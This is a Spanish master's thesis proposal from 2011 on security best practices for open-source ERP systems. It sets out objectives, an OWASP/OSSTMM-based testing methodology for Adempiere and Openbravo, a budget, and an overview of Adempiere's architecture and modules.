Buenas prácticas de seguridad para sistemas ERP

Ramón Eduardo Acosta Castaño

UNIVERSIDAD AUTÓNOMA DE MANIZALES
MAESTRIA EN GESTIÓN Y DESARROLLO DE PROYECTOS DE SOFTWARE
MANIZALES
(I COHORTE)
2011

Buenas prácticas de seguridad para sistemas ERP

Ramón Eduardo Acosta Castaño

Proyecto de Grado para optar al título de Magister en Gestión y Desarrollo de Proyectos de Software

Asesor Técnico

Gustavo Isaza, Ph.D.
Docente Departamento de Sistemas e Informática U Caldas

UNIVERSIDAD AUTÓNOMA DE MANIZALES
MAESTRIA EN GESTIÓN Y DESARROLLO DE PROYECTOS DE SOFTWARE
MANIZALES
2011

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

RESUMEN

En la actualidad los sistemas ERP son usados no solo por las grandes empresas sino que además las pequeñas y medianas, ellas han encontrado la importancia que tienen estos sistemas y las ventajas competitivas que pueden lograr con su uso e implementación.

Los sistemas ERP bajo código libre, se han convertido en los favoritos para estas empresas, debido a la reducción de costos que representan y a la calidad que cada día se hace más notoria en el mundo. Sin embargo, si hay algo que la mayoría de las empresas temen frente a este tipo de sistemas y a los de código libre en general, es el tema de la seguridad.

Esta propuesta busca identificar las debilidades de seguridad de estos sistemas a través del uso de metodologías y estándares probados y usados por comunidades internacionales, no solo en el ERP como tal sino además, en todo el entorno que se requiere para su instalación y administración.

Una vez identificadas las debilidades se propondrán una serie de buenas prácticas que de manera general, aumenten la seguridad de los sistemas, éstas serán aplicadas sobre un ERP específico y validado sobre otro, de manera que se pueda demostrar la aplicabilidad de ellas. Además, se pondrán en conocimiento a las comunidades que aportan al crecimiento y desarrollo de los ERP algunas de las debilidades detectadas, con el fin de que solucionen estos problemas y los divulguen en toda la comunidad y así lograr un aporte al mejoramiento de estos sistemas.

Finalmente, el análisis de los resultados obtenidos con la aplicación de las buenas prácticas, demostrara su eficacia, realizando la comparación entre los ERP antes y después de su implementación.

ABSTRACT

Today ERP systems are part of not only of big companies, but also small and medium have found the importance of these systems and competitive advantages can be achieved with its use and implementation.

Under open source ERP has become a favorite for these companies, due to cost reduction and quality that each day becomes more evident worldwide, but if there is something that most companies fear against such systems and open source in general is the issue of security.

This proposal seeks to identify security weaknesses of these systems through the use of methodologies and standards tested and used by international communities, not only in the ERP as such but also in the whole environment that is required for installation and administration.

Having identified the weaknesses will propose a series of good practice that in general, increase the security of the ERP, these will be applied to a specific ERP and validated on another so as to demonstrate the applicability of these.

Besides the weaknesses identified will be delivered to communities that contribute to the growth and development of ERP in order to solve these problems and replicated throughout the community and thus make a contribution to improving these systems.

TITULO PROYECTO

Buenas prácticas de seguridad para sistemas ERP

INTRODUCCION

El uso generalizado y a gran escala de sistemas ERP (Enterprise Resource Planning) en las organizaciones, proporciona a los usuarios finales acceso a datos críticos del negocio (Scott, 2002), siempre que sea posible, dicha información debe estar disponible en tiempo real para permitir la reacción oportuna a los cambios y las condiciones del mercado.

Dependiendo del nivel de integración logrado, el alcance del sistema ERP puede extenderse desde los niveles más bajos de la empresa hasta los altos ejecutivos. Este alto nivel de integración plantea una serie de problemas de seguridad.

Cuando se combina el alto nivel de difusión de la información con un gran número de partes no relacionadas potencialmente, la preocupación por los datos adecuados y seguridad de la información crece (Blosch, 2004). Proteger los activos e información perteneciente a la empresa se convierte de vital importancia. Es necesario asegurar esta información, así como garantizar que la información dentro del sistema ERP se ajuste a las normas de auditoría fijadas por la organización (Pal, 2006).

Debido a la flexibilidad provista por los sistemas ERP actuales, la adopción de medidas de seguridad adecuadas para los datos de la empresa es difícil de definir. La implementación de un ERP es un ejercicio costoso y algunas implementaciones han fracasado debido a una mala planificación. Las medidas de seguridad hacen parte del plan global de la aplicación de una solución ERP en una empresa, y de su planeación depende en gran medida el éxito o no de dicha implementación.

Se busca identificar las herramientas de seguridad empleadas por los ERP, así como detectar sus debilidades, proporcionando un modelo claro y conciso para brindar a las organizaciones, una mejor comprensión del método utilizado por estas soluciones para implementar su seguridad.

1. REFERENTE CONTEXTUAL

1.1 DESCRIPCION DEL AREA PROBLEMATICA

Los mecanismos de seguridad ofrecidos y empleados por los ERP comerciales se basan en funciones y seguridad a nivel transaccional, su configuración no resulta una tarea fácil, debido a la complejidad y la variedad de elementos a tener en cuenta para su correcta implementación. Entre las funciones mas criticas sobresalen, mejorar el control del acceso remoto, así como proveer un manejo adecuado de los riesgos que representan las diferentes tareas que cada usuario es capaz de ejecutar en el sistema.

La flexibilidad presente en estos sistemas contribuye en parte a un enfoque genérico para la seguridad de estas aplicaciones, sin embargo, esta generalidad hace más fácil su implementación. Se ha aceptado que la seguridad que ofrece autenticación de usuario simple, no puede ser suficiente para proteger a una organización que utiliza un sistema plenamente integrado y su operación en tiempo real (Thiel, 2009), ésto se debe principalmente a las diversas tareas realizadas por los usuarios individualmente en el sistema. Algunos usuarios pueden requerir el acceso a datos o funcionalidades que no deben ser utilizadas por otros. La diferenciación de estos privilegios se basa en un enfoque más complejo, que no puede ser resuelto sólo por las técnicas de autenticación de usuario (Defining an enterprise-wide security framework., 2006).

Cuando los usuarios son capaces de realizar funciones de diferentes áreas en el sistema, la preocupación por la seguridad puede ser incluso mayor. Velar porque se usen los privilegios adecuados y no se abuse de ellos resulta de vital importancia para evitar filtraciones de información o abusos de confianza.

Un problema adicional dentro la configuración de la seguridad es la implementación y la personalización de los permisos de acceso a usuarios, estos se realizan normalmente como una función central dentro de las organizaciones y son ellas quienes definen la forma como se configurarán y a la persona encargada de hacerlo; es allí donde el carácter técnico de este proceso lleva a que sean los administradores del sistema los encargados de dicha configuración, sin tener muchas veces conocimiento suficiente de la estructura organizacional y de los procesos de las empresas, creando a veces accesos a funcionalidades que no son necesarias, conduciendo a una serie de problemas de seguridad y auditoría.

Adicionalmente, muchos de los accesos al sistema ERP se hacen de forma remota, con las implicaciones de seguridad que esto tiene, convirtiéndose en otro aspecto crítico a tener en cuenta para la administración del sistema. La forma como se controla este acceso, no resulta evidentemente fácil y algunas veces escapa de las manos de sus administradores.

Debido a que la información se ha vuelto de vital importancia para la toma de decisiones criticas del negocio (Von Solms, 2008), la seguridad es considerada cada vez más importante. Si bien en el diseño, desarrollo e implementación de sistemas, hay discusiones entusiastas sobre la pertinencia de ciertos controles, la dificultad que presentan para la gestión dentro de las empresas, afecta las políticas de control. Muchos de los sistemas ERP en última instancia, no se ajustan a los requisitos corporativos y de gobierno de TI.

En la actualidad existen normas para desarrollar software seguro, utilizando UML como base, a través de formulación y análisis de requisitos de seguridad a diferentes niveles de abstracción y procesos de refinamiento a cada paso del diseño y desarrollo del sistema (Alvarez, 2008), entre otros elementos que aunque han mejorado todo el proceso, no proveen un marco de referencia para el caso específico de los ERP.

Teniendo en cuenta todos los aspectos ya mencionados, se plantea elaborar un conjunto de buenas prácticas de seguridad para estos sistemas, que tengan en cuenta todos los elementos funcionales, de implementación y a los usuarios que a diario interactúan con él. Resolviendo las debilidades identificadas en el desarrollo y adecuación del sistema, atendiendo a los requerimientos específicos y tan particulares que estos poseen.

Se busca entonces, brindarle a las organizaciones una serie de lineamientos que sirvan como punto de partida para mejorar la seguridad de los sistemas ERP, haciéndolos más confiables, con un alto nivel de integración en sus fuentes de datos y apoyando la toma de decisiones, con los más altos estándares de seguridad e integridad.

Con los problemas detectados anteriormente y como parte de la evaluación de la seguridad, es importante usar estándares validados que garanticen que dicha evaluación sea lo más exhaustiva, rigurosa y planeada, no solo para validar las debilidades ya encontradas, sino que además permita detectar otras que previamente no fueron evidenciadas.

Para esto se usara el proyecto OWASP (Proyecto abierto de seguridad en aplicaciones WEB) (Foundation, 2009) que brindara una serie de elementos formales para estudiar la seguridad del ERP, permitiendo aplicar una serie de pruebas de diferente tipo (OWASP Application Security Verification Standard

Project y la Guía de pruebas OWASP), que cubran todos los aspectos inherentes a la seguridad del ERP.

Otros como el estándar ISO 27001 (Information technology - Security techniques - Information security management systems - Requirements) (ISO, 2005) y la guía de pruebas del OSSTMM (Open Source Security Testing Methodology Manual) (Pete Herzog, 2010) servirán de apoyo a la construcción de las buenas prácticas propuestas, las cuales puedan aportar nuevos elementos a dichas metodologías, haciendo énfasis en los ERP.

Se verificará la pertinencia de estas buenas prácticas y su aplicabilidad en un ambiente real, como base para el desarrollo e implementación segura de estos sistemas, orientado a sus características genéricas y pensadas para adaptarse a los diferentes ámbitos donde los ERP son usados.

1.2 ANTECEDENTES

Sobre el tema de seguridad en los ERP y especialmente en los de código abierto no se ha trabajado mucho, se encontraron algunas propuestas aisladas de los diferentes distribuidores de ERP propietario, y lo que algunos consultores de estos mismos ofrecen como parte de su conocimiento.

Uno de estos casos lo presenta la empresa ERP- Security, que ofrece servicios de investigación sobre la seguridad actual del aplicativo, evaluando el estado de la solución para proteger de manera optima una plataforma SAP.

También se encontró un artículo escrito por Roberta S. Russell, del Departamento de Tecnología de Información Empresarial de Virginia Tech, que hace un análisis de seguridad sobre los ERP, Oracle y Sap.

Analiza el crecimiento de estos sistemas y basa su estudio en evaluar violaciones de seguridad desde el interior de la empresa, que son potencialmente más peligrosas y con mayor probabilidad de ocurrencia que un ataque externo.

Donde los fraudes internos, abusos de confianza y descuido pueden resultar en enormes pérdidas financieras, distorsión o publicación de los datos críticos que pueden ser difícil de detectar, y una desaceleración de las operaciones cotidianas de la empresa (A Framework for Analyzing ERP Security Threats, 2008), este enfoque es uno de los que se tendrá en cuenta al realizar las pruebas las buenas prácticas.

Otro antecedente es una tesis de final de carrera del estudiante Yeung Wai Wing de la Universidad de Hong Kong, que hace el análisis de seguridad de una aplicación ERP desarrollada en situ por una empresa, él hace un análisis del acceso seguro al sistema y de la forma como se programa y detecta algunas fallas desde el punto de vista de la programación segura (Wing, 2011), estos aspectos también serán tenidos en cuenta en las pruebas de seguridad.

Dado que los estudios de seguridad de estos sistemas se hacen de manera independiente y orientados a ERP propietarios, resulta importante hacer el análisis sobre los sistemas de código abierto y de esta manera volverlos más competitivos frente a los sistemas pagos en cuanto al tema de la seguridad.

1.3 JUSTIFICACIÓN

Para garantizar el acceso controlado a todos los datos, los sistemas ERP actuales proporcionan mecanismos para proteger la información contra accesos no autorizados. Se pueden presentar dificultades en el proceso de creación de políticas de control, que permitan no solo garantizar la seguridad en el aplicativo, sino que limiten el acceso de los usuarios a los módulos y procesos adecuados. Se tratará de poner en relieve estas dificultades y proporcionar una solución alternativa que vaya más allá de lo identificado.

Existen gran variedad de mecanismos para garantizar la seguridad de los sistemas ERP disponibles en el mercado actual. El principal mecanismo de estos sistemas es algún tipo de control de acceso y autenticación de usuarios. A pesar de que estos controles proporcionan características de seguridad más que suficientes (Criterios Comunes para Monitorear y Evolucionar la seguridad informatica en Colombia, 2009), Los ERP actuales no fueron desarrollados para permitir la compatibilidad con elementos de seguridad más complejos, que garanticen un nivel más elevado de protección.

La construcción de software seguro sigue siendo una cuestión de directrices, mejores prácticas y del conocimiento de expertos (Guidelines for secure software development, 2008). Las prácticas actuales proveen orientación para áreas específicas tales como el modelado de amenazas, la gestión del riesgo, o codificación segura (Cross, y otros, 2007) que son perfectamente aplicables a los ERP.

Se buscará atender la mayor cantidad de elementos de seguridad relativos a estos sistemas y definir nuevos que estén acordes a los requerimientos cada vez más exigentes de las empresas y comunidades que participan en el crecimiento y desarrollo de los ERP, validando dichos elementos frente a estándares probados y reconocidos en el ámbito de la seguridad (Foundation, 2009).

Se espera tomar estos nuevos elementos y aplicarlos sobre uno de los sistemas ERP disponibles en la actualidad, logrando así no solo dejarlos en teoría, sino también enfrentarlos a la realidad empresarial, proporcionando un nuevo marco que aporte elementos innovadores a la seguridad de estos sistemas, convirtiéndose en una referencia para implementaciones actuales y futuras, y realizando un aporte a las comunidades de desarrollo que los soportan.

1.4 FORMULACION DEL PROBLEMA

Enunciado del problema

¿Cómo mejorar la seguridad de los sistemas ERP?

Se buscará demostrar que la seguridad provista por los sistemas ERP en la actualidad no es suficiente, esto se hará a través de pruebas apoyadas por estándares y modelos usados por la comunidad que vela por la seguridad tecnológica en el mundo.

Como se pensaría, es posible identificar brechas de seguridad, por lo tanto se hace necesaria la implementación de una serie de acciones que buscaran cerrarlas o minimizarlas, a partir de estas acciones se crearan un conjunto de buenas prácticas, para finalmente ponerlas a prueba en un nuevo sistema ERP, el cual será implementado sobre una plataforma tecnológica diferente, esto buscará verificar la validez de estas buenas prácticas en diferentes entornos.

Se esperará detectar el mayor número de vulnerabilidades posibles dentro de los ERP, para aportar tanto los problemas, como sus posibles soluciones a las comunidades de desarrollo, de manera que sean ellas quienes definan la solución óptima y acorde a los requerimientos que se tienen y así contribuir al desarrollo, crecimiento y mejora constante de estos sistemas.

1.5 OBJETIVOS

1.5.1 OBJETIVO GENERAL

Diseñar un conjunto de buenas prácticas de seguridad para sistemas ERP, basados en metodologías validadas y estandarizadas en la comunidad científica y académica

1.5.2 OBJETIVOS ESPECIFICOS

1 Realizar un estudio del estado del arte sobre los estándares de seguridad más usados en la actualidad.

2 Identificar las debilidades que pueden ser encontradas en una implementación especifica de un ERP, Adempiere, a través del uso de guías y estándares de seguridad específica.

3 Validar las buenas prácticas propuestas, sobre un sistema ERP de código abierto Open Bravo.

1.6 RESULTADO ESPERADO

Como resultado de este proyecto se espera entregar un listado de buenas prácticas que sean aplicables a los diferentes sistemas ERP y que mediante su uso e implementación aumente la seguridad integral de dichos sistemas.

Así mismo, se realizará un estado del arte de los diferentes modelos de seguridad y pruebas, los cuales serán utilizados para analizar y medir las vulnerabilidades de un ERP específico.

Se efectuarán una serie de pruebas, que exhibirán problemas de seguridad, estas serán resueltas mediante propuestas puntuales, apoyándose siempre en las comunidades que soportan los ERP.

Se busca entonces no solo identificar las brechas de seguridad, sino además realizar un análisis de estas, diseñar una solución acorde y eficiente para ellas, proponiendo una metodología de solución que incluya las buenas prácticas, que puedan ser validadas por medio de análisis y comparaciones estadísticas, demostrando que su aplicación, realmente optimice la seguridad de los sistemas ERP.

2. ESTRATEGIA METODOLÓGICA

2.1 METODOLOGIA

Como metodología para la realización de este proyecto se realizará una división por módulos del entorno del ERP. Los módulos serán

- Sistema Operativo
- Base de Datos
- Servidor de Aplicaciones
- Aplicación ERP

Para cada uno de estos módulos se realizará un análisis de seguridad, donde se evaluaran los factores críticos y se aplicarán diferentes pruebas, con el fin de detectar la mayor cantidad de debilidades posibles.

Una vez realizadas las pruebas, se procederá a realizar un diseño de la solución donde una vez más por cada modulo se plantearán y realizarán las soluciones a las debilidades detectadas.

Posteriormente se propondrán las buenas prácticas para cada uno de los módulos, de manera que resulte fácil modelar su aplicación llevando un orden lógico dentro del proceso de implementación.

Por último, se hará una validación sobre un ERP diferente al que se usó para el proceso de pruebas, siguiendo nuevamente cada uno de los módulos planteados, para de esta manera determinar su aplicabilidad y pertinencia. Este ERP presentará variaciones en su plataforma tecnológica, así como en elementos relativos a su implementación.

2.2 PRUEBAS

.

Las pruebas se realizarán sobre un sistema ERP llamado Adempiere, dichas pruebas estarán basadas en modelos estandarizados para evaluar la seguridad de la aplicación como el OSSTMM (Open Source Security Testing Methodology Manual), que garantiza que las pruebas realizadas, cumplan unos mínimos criterios para su realización, análisis y posterior entrega de resultados.

Además, las pruebas serán apoyadas por el proyecto OWASP quien proporciona una guía de pruebas específicas de seguridad para las aplicaciones, entregando un derrotero, con el fin de no dejar escapar ningún tema relativo al aseguramiento de un sistema.

2.3 PRESUPUESTO

TAREA	**COSTO**
Anteproyecto	**$ 16.680.000,00**
Definición del tema	$ 1.200.000,00
Análisis Bibliográfico	$ 800.000,00
Definición de objetivos	$ 640.000,00
Delimitación Área temática	$ 800.000,00
Delimitación Área Problemática	$ 800.000,00
Justificación	$ 640.000,00
Antecedentes	$ 640.000,00
Tutoría	$ 3.600.000,00
Correcciones	$ 640.000,00
Entrega Anteproyecto par lector	$ 0,00
Evaluación par lector	$ 1.200.000,00
Tutoría	$ 1.920.000,00
Correcciones	$ 1.200.000,00
Tutoría	$ 1.920.000,00
Entrega Anteproyecto par lector	$ 80.000,00
Aprobación Anteproyecto	$ 600.000,00
Proyecto	**$ 20.960.000,00**
Elaboración documento proyecto par externo	$ 2.400.000,00
Revisión par externo	$ 4.800.000,00
Elaboración de tabla de contenido	$ 400.000,00
Introducción a los ERP	$ 400.000,00

Seguridad en los sistemas ERP	$ 800.000,00
Presentación ERP Adempiere	$ 400.000,00
Presentación ERP Open Bravo	$ 400.000,00
Problemas de seguridad comunes en los ERP	$ 400.000,00
Requerimientos del Modelo de seguridad	$ 800.000,00
Introducción al Modelo SecureERP	$ 400.000,00
SecureERP Modelo de ERP seguro	$ 1.600.000,00
Conclusiones	$ 160.000,00
Entrega Documento final Tutor	$ 80.000,00
Tutoría	$ 2.400.000,00
Correcciones	$ 1.200.000,00
Tutoría	$ 1.920.000,00
Correcciones	$ 640.000,00
Entrega proyecto Final	$ 80.000,00
Revisión Proyecto	$ 0,00
Correcciones	$ 1.600.000,00
Entrega proyecto Final	$ 80.000,00
COSTO TOTAL	**$ 37.640.000,00**

RECURSO	**VALOR**
Ramón Acosta	$ 20.000,00/hora
Tutor	$ 60.000,00/hora
Par lector Externo	$ 40.000,00/hora
Par lector interno	$ 30.000,00/hora

3. DESARROLLO

3.1 REFERENTE TEORICO

Un Enterprise Resource Planning (ERP) proporciona un entorno integrado de elementos que permite alinear las funciones de negocio y organizar los datos para inteligencia de negocios al máximo (Ilustración 1). Los sistemas ERP pueden optimizar las transacciones comerciales, reducir el coste total de los sistemas de información, crear procesos empresariales comunes, y añadir valor a los clientes. (Muñiz, 2004)



Ilustración 1 Componentes Específicos

Uno de los fundamentos de un buen sistema de ERP es el control de gestión de identidades y accesos. Las organizaciones cada vez más, permiten acceso a sus redes a los clientes, proveedores y empleados con los que tienen relación, los controles adecuados de estos accesos son cada vez más importantes para prevenir el uso indebido de los mismos y garantizar que, la integridad de los datos utilizados para la parte financiera y la toma de decisiones sean correctas. Poco control sobre el acceso y gestión de la identidad también puede conducir a la apropiación indebida de activos y otras actividades fraudulentas.

Frente al tema del control de acceso ya se han hecho gran importantes estudios (A Semantics-Based Access Control Model, 2008), que han llevado a mejorar la forma como los usuarios se identifican, en la mayoría de los sistemas, se concede el acceso a través de roles o perfiles (Miguel, 2008). Los roles y perfiles

se utilizan para agrupar el acceso de transacciones individuales en forma conjunta, haciendo más fácil para el personal de seguridad conceder y supervisar el acceso de usuarios y facilitar las credenciales aprobadas por los propietarios de datos. (Royer, 2004). Todos los permisos otorgados a los usuarios deben ser concedidos de acuerdo a las políticas de la empresa para el acceso de los usuarios y a plataforma tecnológica usada por ellos (Ilustración 2).



Ilustración 2 Componentes ERP

Otro de los temas que ha presentado grandes avances en términos de la seguridad, es el manejo de la base de datos que sigue estando ligado al tema del acceso, generalmente, los servidores que ejecutan el motor de base de datos están bien protegidos detrás de cortafuegos, pero este hecho no excluye la posibilidad de intentos de acceso no autorizado, incluyendo los de los empleados.

El motor de base de datos proporciona mecanismos propios de seguridad, además del nombre de usuario y contraseña tradicionales, para proteger los datos, como listas de control de acceso vía IP entre otros (Beyond Best Practices, 2008). Las medidas de seguridad que llegan hasta el nivel de base de datos y pretenden ser la última línea de defensa, no son un reemplazo total para la protección externa, simplemente son intentos de parte de los profesionales de la seguridad por lograr una mejor protección de sus bases de datos (Guidelines for secure software development, 2008).

Todos estos esfuerzos son aislados y en el caso de un sistema como un ERP que combina los elementos antes mencionados entre otros, es necesario hacer un estudio completo e integral de la seguridad del sistema, integrando todos los conocimientos que hay sobre el tema, utilizando métodos comprobados y permitiendo la generación de elementos para hacer un desarrollo e implementación más segura de los ERP.

3.1.1 OPEN ERP

Si bien existe una gran cantidad de software ERP para gestionar de manera eficaz las operaciones de una empresa, lo cierto es que muchas veces se carece de recursos económicos para llevar a cabo la implementación de este tipo de sistemas, sobre todo en el sector de las pequeñas y medianas empresas.

Para aquellas organizaciones que desean incorporar el sistema ERP en su producción, pero que debido a los elevados costos de inversión en software propietario, aún no han podido implementar esta herramienta, existe la posibilidad de utilizar alguno de los tantos ERP de software libre que se encuentran disponibles en la actualidad (Ilustración 3).

Esta es una interesante alternativa para aquellas empresas que no dispongan de los recursos necesarios para la implementación del ERP, se puede entonces optar por la utilización de programas de software libre, con todas las ventajas de configuración y personalización que incluye este tipo de software, siempre y cuando se tenga cierto conocimiento al respecto.

Nombre	Sitio Web	Intro	Lenguaje, Arquitectura	RDBMS
Compiere	http://www.compiere.com	Compiere Inc. adquirida por Consona en Jun 2010	Java. Cliente/Servidor Web.	Inicialmente Oracle, después también PostgreSQL.
ADempiere	http://www.adempiere.orghttp://www.adempiere.com	Bifurcación (fork) de Compiere el 1/sep/2006, establecida en SourceForge. Licencia GPL	JDK (Java Development Kit).	PostgreSQL/ Oracle
Openbravo	http://www.openbravo.com	Bifurcación de Compiere	Java. Servidor Apache Tomcat. Cliente/Servidor Web.	Oracle, PostgreSQL
openXpertya	http://www.openxpertya.orghttp://www.openxpertya.eshttp://www.openxpertya.com	Bifurcación de Compiere	Java. Cliente/Servidor Web.	Inicialmente Oracle, ahora también PostgreSQL (700 Tablas)
Apache OFBiz (Open For Business)	http://www.ofbiz.org	Licencia Apache v2	Java. Apache Tomcat Java Container.	Apache Derby (originalmente Cloudscape, comprada por IBM, cambiada para cumplir las especificaciones DB2 y liberada), se recomienda cualquier otra como PostgreSQL.
opentaps (open enterprise applications)	http://www.opentaps.org/ http://sourceforge.net/projects/opentaps/	Basado en Apache OFBiz. Licencia Honest Public License	Java 1.4 1.5 (Tomcat y Geronimo)	MySQL, PostgreSQL, Oracle, SQL Server
Neogia	http://www.neogia.orghttp://sourceforge.net/projects/neogia/	Basado en Apache OFBiz, Documentación en Francés. Puede integrar el CRM de Opentaps	Java 1.4 1.5	PostgreSQL

Ilustración 3 ERP Libre

3.1.2 ADEMPIERE

Es un proyecto guiado por una comunidad, la cual desarrolla y soporta una solución de código abierto para negocios del mismo nombre, la cual ofrece la funcionalidad de Planificación de recursos empresariales, Administración de la Relación con los Clientes y Administración de la Cadena de Suministro (derivado de sus siglas en inglés: ERP, CRM, SCM respectivamente).

El proyecto Adempiere fue creado en septiembre de 2006 después de las diferencias que se tuvieron entre Compiere Inc., los desarrolladores de Compiere, y la comunidad que se formó alrededor del proyecto. La comunidad consideró que Compiere Inc. puso especial énfasis en la naturaleza de código abierto del proyecto, en lugar de la naturaleza comunitaria del proyecto. Después de una intensa discusión se decidió bifurcar el código de Compiere y dar nacimiento al proyecto Adempiere.

El nombre del proyecto proviene de una palabra Italiana, la cual significa "satisfacer" pero con un contexto adicional de "completar, alcanzar, practicar, realizar las tareas de, o liberar, también significa dar honor, respetar", lo cual fue considerado sumamente apropiado con lo que el proyecto pretende lograr.

Adempiere tiene una arquitectura denominada "Object Architecture" que es comparada con Orientado a Objeto "Object-Oriented", "Object-like" o las arquitecturas tradicionales, en la cual cada Objeto es tan independiente de los otros Objetos como sea posible conservando java como lenguaje nativo y una conexión a una base de datos (ilustración 4).



Ilustración 4 Arquitectura genérica Adempiere

Todo esto da como resultado una excelente integración:

- Arquitectura MVC de Smalltalk (desconectado del Model-View-Controller)
- Desconexión a sincrónica de procesos vía mensajes

- Motor de reglas explícito, para implementar la lógica compleja
- Transacciones seguras de fallas y recuperación
- Arquitectura dirigida por Modelos (MDA) por lo cual la funcionalidad del sistema es independiente de la plataforma (Ilustración 5). Esta característica permite una fácil adaptación y escalabilidad de la aplicación, sin necesidad de codificación.

Ilustración 5 Arquitectura MDA

Hoy en día con la utilización de tecnología de punta y las últimas versiones de Java, se le da la flexibilidad de ser tanto una aplicación Cliente-Servidor en una red de área Local, como una aplicación Web sin necesidad de modificar nada en el código.

Adempiere adelantándose a la gran velocidad de los cambios tecnológicos actuales y las necesidades cambiantes de los clientes, es completamente dinámico. El gran apoyo de la comunidad, que todo el tiempo está dando nuevas ideas y aportando nuevos desarrollos, mejorando los procesos en términos de funcionalidad y desempeño, y corrigiendo aquellas posibles fallas que pueda presentarse en un momento determinado.

El concepto vanguardista que tiene Adempiere desde sus inicios ha sido el eje de la solidez de la aplicación, adicional al uso del lenguaje orientado a objetos y la incorporación del Diccionario de Datos.

3.1.2.1 Principales gestiones de Adempiere

Adempiere gestiona gran variedad de módulos de acuerdos a las necesidades de las empresas que realicen su implementación. (Ilustración 6 y 7)

- Gestión de los datos maestros: Productos, componentes, listas de materiales, clientes, proveedores, empleados, etc.

- Gestión de los Aprovisionamientos: Tarifas, pedidos de compra, recepción de mercancías, registro y contabilización de facturas de proveedores, planificación de los aprovisionamientos, etc.

- Gestión de Almacenes: Almacenes y ubicaciones, unidades de almacén, lotes, número de serie, bultos, etiquetas, entradas, salidas, movimientos entre almacenes, inventarios, valoración de existencias, transportes, etc.

- Gestión de Proyectos y de Servicios: Proyectos, fases, tareas, recursos, presupuestos, control de gastos y facturación, compras asociadas, etc.

- Gestión de Producción: Estructura de planta, planes de producción, BOM's, MRP, órdenes de fabricación, partes de trabajo, costos de producción, incidencias de trabajo, mantenimiento preventivo, partes de mantenimiento, etc.

- Gestión comercial y gestión de las relaciones con clientes (CRM): Tarifas, escalados, pedidos de venta, guía de despachos, facturación, rápeles, comisiones, CRM, etc.

- Gestión financiera: Plan de cuentas, cuentas contables, presupuestos, impuestos, contabilidad general, cuentas a pagar, cuentas a cobrar, contabilidad bancaria, balance, cuenta de resultados, activos fijos, etc.

- Business Intelligence (BI) (Pentaho): Reportes, Informes, Indicadores, análisis multidimensional (OLAP: Online Analytical Processing), cuadros de mando predefinidos.

